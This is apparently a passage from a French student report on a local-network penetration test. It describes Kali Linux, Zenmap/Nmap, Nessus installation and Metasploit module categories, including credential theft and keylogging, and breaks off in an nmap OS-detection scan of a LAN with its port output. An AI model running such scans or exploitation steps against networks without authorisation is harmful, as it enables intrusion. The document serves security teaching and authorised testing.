4 - *Réalisation de la tâche* « Tester les intrusions (Réseau local) »

4.1 - Diagramme de déploiement




figure 25: Diagramme de déploiement

4.2 - Conception détaillée

4.2.1 - Cas d'utilisation




figure 26: Cas d'utilisation

4.2.2 - Choix des outils pour le test d'intrusion

Pour effectuer les tests d'intrusions nous avons choisit d'utiliser la distribution **Kali Linux** qui est une distribution GNU/Linux sortie le 13 mars 2013, basée sur Debian. La distribution a pris la succession de Backtrack. L'objectif de **Kali Linux** est de fournir une distribution regroupant l'ensemble des outils nécessaires aux tests de sécurité d'un système d'information, notamment le test d'intrusion. Depuis la version 2016.2, Kali Linux est disponible pré-installée avec de nombreux environnements de bureau. On retrouve : GNOME, KDE, LXDE, MATE, Enlightenment et Xfce, à choisir lors du téléchargement. Un manuel d'installation est disponible dans la partie « manuel ».




figure 27: Kali-linux

Parmi les outils disponibles sur cette distribution, j'ai choisit d'utiliser **Zenmap** qui est l'interface graphique du scanner de ports **Nmap,** pour scanner le réseau LAN. C'est une application libre et open source multi-plateformes (Linux, Windows, Mac OS X, BSD, etc.) qui vise à rendre **Nmap** facile à utiliser tout en offrant des fonctionnalités avancées aux utilisateurs expérimentés de **Nmap**. Les numérisations fréquemment utilisées peuvent être enregistrées sous forme de profils pour faciliter leur exécution répétée. Un créateur de commande permet la création interactive de lignes de commande **Nmap**. Les résultats de l'analyse peuvent être enregistrés et visualisés ultérieurement. Les résultats d'analyse enregistrés peuvent être comparés les uns avec les autres pour voir en quoi ils diffèrent. Les résultats des analyses récentes sont stockés dans une base de données interrogeable.




Figure 27: Zenmap

Pour ce qui est du scan de faille de sécurité, j'ai utiliser **Nessus**, qui est un outil de sécurité informatique. Il signale les faiblesses potentielles ou avérées sur les machines testées. Ceci inclut, entre autres :

- les services vulnérables à des attaques permettant la prise de contrôle de la machine, l'accès à des informations sensibles (lecture de fichiers confidentiels par exemple), des dénis de service...
- les fautes de configuration (relais de messagerie ouvert par exemple)
- les patchs de sécurité non appliqués, que les failles corrigées soient exploitables ou non dans la configuration testée
- les mots de passe par défaut, quelques mots de passe communs, et l'absence de mots de passe sur certains comptes systèmes. Nessus peut aussi appeler le programme externe Hydra pour attaquer les mots de passe à l'aide d'un dictionnaire.
- les services jugés *faibles* (on suggère par exemple de remplacer Telnet par SSH)
- les dénis de service contre la pile TCP/IP

Nessus étant un scanner de sécurité réseau (par opposition aux outils *locaux*), la présentation des failles a été longtemps biaisée en faveur des failles exploitables à distance. Toutefois, Nessus sait détecter les failles exploitables localement :

- soit en identifiant un numéro de version dans une bannière, mais ce procédé est limité à une classe de failles particulière : les failles de services réseau exploitables seulement localement.
- soit en récupérant la liste des logiciels ou paquets installés sur la machine testée et en la comparant aux patchs publiés par les éditeurs. Ces tests locaux ont été introduits à partir de Nessus 2.2.

Nessus est disponible sous licence GPL jusqu'à la version 2. Depuis la version 3, il est distribué sous licence propriétaire, mais toujours gratuit pour utilisation personnelle (Home Feed). La version 2 est maintenue. Il existe aussi un fork de Nessus 2 toujours sous licence GPL qui s'appelle OpenVAS Sécurity.

Nessus n'est pas installé de base sur **Kali-linux**, il est disponible à cette adresse : https://www.tenable.com/. Commencez par visiter la page d' accueil Nessus et en vous inscrivant à la version Home de Nessus. Sachez que la version Home de Nessus ne peut analyser que 16 adresses IP à la fois. Téléchargez la version pour Debian / Kali Linux, en version 32 bits ou 64 bits, selon votre choix. Une fois le téléchargement effectué, accédez au dossier des téléchargements du terminal et exécutez la commande « **dpkg -i Nessus-8.3.2-debian6_amd64.deb** » (le nom du fichier changera en fonction de la version téléchargée), qui installera ensuite Nessus. Après cela, lancez la commande « **/etc/init.d/nessusd start** » qui démarrera ensuite le démon Nessus.

Une fois l'installation terminée et le démon Nessus lancé, utilisez Firefox ou votre navigateur préféré et accédez à **https://security:8834/#** pour accéder à votre installation Nessus. Confirmez l'erreur d'exception de sécurité émise par votre navigateur.

Créez un utilisateur pour vous-même. Après cela, définissez le type de scanner sur Home, Professional ou Manager, puis collez le code d'enregistrement que l'équipe Tenable a envoyé par courrier électronique, puis sélectionnez Continuer.




Figure 27: Interface Web de Nessus

Pour exploiter les failles de sécurités, j'ai utilisé **Metasploit framework,** *Metasploit Pen Testing Tool***,** qui est un projet en relation avec la sécurité des systèmes informatiques. Son but est de fournir des informations sur les vulnérabilités de systèmes informatiques, d'aider à la pénétration de ceux-ci en exploitant ces failles. Il est disponible de base dans la distribution **Kali-linux**.

Créé à l'origine en langage de programmation Perl, **Metasploit** Framework a été complètement réécrit en langage Ruby. Le plus notable est la publication de certains des exploits les plus techniquement sophistiqués auprès du public. C'est un outil très puissant pour les chercheurs en sécurité travaillant sur les potentielles vulnérabilités de systèmes informatiques.

Metasploit peut être utilisé par les administrateurs pour tester la vulnérabilité des systèmes informatiques afin de les protéger, ou par les pirates et les script kiddies (« gamin à script ») à des fins de piratage. Comme la plupart des outils de sécurité informatique, **Metasploit** peut être utilisé à la fois de manière légale et à la fois pour des activités illégales.

Le fait que **Metasploit** ait émergé en tant que plate-forme de développement dans la sécurité, a conduit, ces derniers temps, la publication de vulnérabilités logicielles souvent accompagnées d'un module d'exploitation pour **Metasploit** pour ces dernières, afin de mettre en évidence l'exploitabilité, le risque et les mesures de prévention contre ces bogues particuliers. **Metasploit 3.0** (en langage Ruby) a également commencé à inclure des outils de fuzzing, pour découvrir des vulnérabilités de logiciels en premier lieu, plutôt que de simplement être fait pour l'exploitation de celles-ci.

De plus, une des forces de **Metasploit** est sa capacité à interagir avec d'autres outils comme **nmap**, **sqlmap**, **John The Ripper**, le tout centralisé dans la console du framework. C'est le cadre de test d'intrusion le plus utilisé au monde.




Figure 28: Console de Metasploit

LES PAYLOADS

Metasploit est devenu un framework incontournable ; sur les sites comme **ExploitsDB** qui recensent la liste des vulnérabilités, il est très fréquent de trouver déjà le module **Metasploit** permettant d'exploiter cette vulnérabilité.

Cela est notamment dû à la facilité d'intégration d'un module (c'est un simple fichier Ruby) et au fait que les API pour développer son propre module sont très simples d'utilisation ; dans la plupart des cas, il suffit de repartir d'un module existant et de modifier quelques lignes selon la vulnérabilité trouvée.

Ainsi, la liste des payloads est immense : il y en a pour tous les goûts, les OS (MacOS, BSD, Windows, Linux, Android…) les langages (Java, PHP, Python…).

POST EXPLOITATION

Ces modules prennent une session/un shell et permettent d'effectuer des actions diverses et variées : extraction de données, enregistrement de frappes, capture d'écran, etc…

Ces modules sont classés en fonction de leur but. Par exemple, si le module sert à la collecte de données, il va être classé dans la catégorie « gater ». Si il ajoute/modifie/supprime un utilisateur, il sera dans la catégorie « manage ».

Voici la référence des catégories :

Catégorie	***Description***
gather	Collecte/énumération/récupération de données
gather/ credentials	Vol d'informations d'identification (utilisateurs/mots de passe, etc…)
gather/ forensics	Collecte d'informations forensics
manage	Modification/transformation/manipulation du système
recon	Reconnaissance et aide à l'identification d'un système, mais pas de vol de données (ce n'est pas la même chose que « gather »)
wlan	Tâches relatives aux réseaux sans fils
escalate	Cette catégorie est obsolète. Elle était utilisée pour les modules d'élévation de privilèges mais ils ne sont plus considérés comme des modules de « post exploitation » mais comme des modules d'exploitation
capture	Écoute/surveillance pour la récupération de données (par exemple les enregistreurs de frappes)

AUXILIARY

Les modules auxiliaires de **Metasploit** ne sont pas si différents des exploits, la différence réside uniquement dans l'absence de session à la fin d'une exécution réussie.

Il existe de nombreuses catégories de modules auxiliaires, de la même façon que pour les « post ».

Catégorie	***Description***
admin	Modification/altération/manipulation de la machine cible
analyze	Initialement prévu pour les modules de forçage de mots de passe qui demandent un temps d'exécution conséquent
client	Initialement prévu pour les modules d'ingénierie sociale
dos	Déni de service
fuzzers	Outils de test de données aléatoires. Les sous répertoires déterminent le protocole
gather	Récupération/collecte/énumération de données sur une cible particulière
scanner	Tous les modules utilisant de Msf::Auxiliary::Scanner
server	Serveurs pour différents protocoles/services




Figure 29: Architecture de Metasploit

Armitage, qui est une interface graphique pour **Metasploit**, développée en Java (donc multiplateforme) qui permet de visualiser les machines cibles, les exploits recommandés et les fonctionnalités avancées du framework M**etasploit**. **Armitage** est disponible de base dans la distribution **Kali-linux**.







Figure 30: Armitage

4.3 - Test d'intrusion Scénario nominal sur le réseau LAN

4.3.1 - Procédure de test

Id.	Architecture testée Description Sommaire	Procédure de test Résultats attendus
U1.0	Nous lancons l'analyse réseau avec **Zenmap**. Nous recherchons ici des stations Windows ayant des ports ouverts. **-T4** C'est une option qui permet de choisir une politique de temporisation (plus élevée, plus rapide). L'option prend un argument de temps en millisecondes a moins que vous ne spécifiiez 's' (secondes), 'm' (minutes), ou 'h' (heures) à la valeur paramétrée. **-O** Active la détection d'OS **192.168.0.0/24 correspond** à l'adresse du réseau à scanner. L'utilisation de Zenmap nous permet de voir la topologie du réseau graphiquement pour mieux se situer.	**Commande:** **nmap -T4 -O 192.168.0.0/24**    Nmap scan report for 192.168.0.108 Host is up (0.00081s latency). Not shown: 995 open|filtered ports, 976 filtered ports PORT STATE SERVICE VERSION 7/tcp open echo 9/tcp open discard? 13/tcp open daytime Microsoft Windows International daytime 17/tcp open qotd Windows qotd (English) 19/tcp open chargen 80/tcp open http Microsoft IIS httpd 7.5 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 